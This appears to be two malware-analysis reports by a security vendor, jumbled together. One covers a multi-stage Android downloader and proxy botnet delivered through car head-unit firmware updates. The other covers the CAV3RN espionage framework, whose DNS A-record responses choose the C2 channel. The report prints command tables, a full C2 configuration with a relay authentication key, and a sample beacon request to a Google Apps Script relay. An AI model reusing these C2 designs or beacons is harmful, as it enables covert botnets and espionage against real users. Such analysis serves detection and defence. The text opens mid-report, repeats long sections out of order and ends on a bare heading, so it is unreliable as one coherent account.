In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.
If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.
List of executable commands
At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.
Command name
Description
Arguments
return
Return a value from SharedPreferences.
key: the key whose value should be returned
copy
Set the contents of the clipboard.
text: the key whose value from SharedPreferences is returned as the clipboard contents url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with (5 spaces) used as a separator
http
Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key.
url: the resource address method: the HTTP method name (optional) startLabel: a marker for the start of the data to save from the resource (optional) endLabel: a marker for the end of the data to save from the resource (optional) valueLabel: the key under which to save the value (optional) header: a dictionary of headers for the HTTP request (optional) content: the content of the POST request (optional)
web
Open a link in the WebView and execute arbitrary JavaScript code within it.
url: the link to open in the WebView js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent corejs: JavaScript code to execute when the resource loads in the WebView (optional) param: a string dictionary of parameters for launching the WebView client: if this key is present, WebViewClient is used to handle redirects manually time: task timeout
loadlib
Not fully implemented at the time of publishing this report.
–
loadlib2
Download and execute arbitrary code.
url: the address to download the payload from name: the name of the module being downloaded md5: the MD5 hash of the payload clear: a comma-separated list of payload names to delete (optional) params: an array of parameters to launch the payload with className: the class name of the payload entry point method: the name of the virtual method at the payload entry point cmethod: the name of the static method used to instantiate the entry-point class (optional) thread: a flag; the payload runs in a separate thread if this flag is not set reload: a flag that, when set, restarts already loaded modules
loadlib3
Not fully implemented at the time of publishing this report.
–
deeplink
Open a resource in the browser.
url: a link to the resource
traceroute
Check resource availability via an ICMP ping.
host: comma-separated list of resources to check
However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.
While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.
Attribution
While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.
While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.
The malware operator registration page
During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.
We found several similarities in the authentication APIs across all of these sites:
The sign-in page was hosted on an admin.* subdomain.
The sign-in page was located at /proxy/u/login.
The signup page was located at /proxy/register?channelKey=<invitation code>.
Based on this, we believe these services are connected to MoYu Group.
Conclusion
Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check
The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.
Key findings:
We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.
Kaspersky solutions detect the threats described below under the following detection names:
HEUR:Trojan-Dropper.AndroidOS.Agent.vu
HEUR:Trojan-Downloader.AndroidOS.Agent.ov
HEUR:Trojan-Proxy.AndroidOS.Zhima.*
HEUR:Trojan.AndroidOS.Vo1d.*
Head unit firmware overview
A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.
In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.
Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.
It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.
During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.
Below is the entire infection chain:
Head unit infection scheme
Let’s look at exactly how these head units became infected.
The TWCore app
TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.
The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.
TWCore only checks whether an app is already installed on the device when installNotExists = false
The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.
The path TWCore uses to download APK files
Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.
Next, we’ll break down the malware installed by TWCore: the JarService dropper.
Stage 1: the JarService dropper
As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.
Decrypting and deserializing information about the stage 2 payload
In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.
Stage 2: the loader
This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:
The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.
Decrypting the stage 3 payload
In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.
Entry point of the stage 3 payload
While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.
Stage 3: clicker / reverse proxy loader
In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.
If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.
The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.
List of executable commands
At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.
Command name
Description
Arguments
return
Return a value from SharedPreferences.
key: the key whose value should be returned
copy
Set the contents of the clipboard.
text: the key whose value from SharedPreferences is returned as the clipboard contents url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with (5 spaces) used as a separator
http
Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key.
url: the resource address method: the HTTP method name (optional) startLabel: a marker for the start of the data to save from the resource (optional) endLabel: a marker for the end of the data to save from the resource (optional) valueLabel: the key under which to save the value (optional) header: a dictionary of headers for the HTTP request (optional) content: the content of the POST request (optional)
web
Open a link in the WebView and execute arbitrary JavaScript code within it.
url: the link to open in the WebView js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent corejs: JavaScript code to execute when the resource loads in the WebView (optional) param: a string dictionary of parameters for launching the WebView client: if this key is present, WebViewClient is used to handle redirects manually time: task timeout
loadlib
Not fully implemented at the time of publishing this report.
–
loadlib2
Download and execute arbitrary code.
url: the address to download the payload from name: the name of the module being downloaded md5: the MD5 hash of the payload clear: a comma-separated list of payload names to delete (optional) params: an array of parameters to launch the payload with className: the class name of the payload entry point method: the name of the virtual method at the payload entry point cmethod: the name of the static method used to instantiate the entry-point class (optional) thread: a flag; the payload runs in a separate thread if this flag is not set reload: a flag that, when set, restarts already loaded modules
loadlib3
Not fully implemented at the time of publishing this report.
–
deeplink
Open a resource in the browser.
url: a link to the resource
traceroute
Check resource availability via an ICMP ping.
host: comma-separated list of resources to check
However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.
While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.
Attribution
While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.
While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.
The malware operator registration page
During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.
We found several similarities in the authentication APIs across all of these sites:
The sign-in page was hosted on an admin.* subdomain.
The sign-in page was located at /proxy/u/login.
The signup page was located at /proxy/register?channelKey=<invitation code>.
Based on this, we believe these services are connected to MoYu Group.
Conclusion
Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check
The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
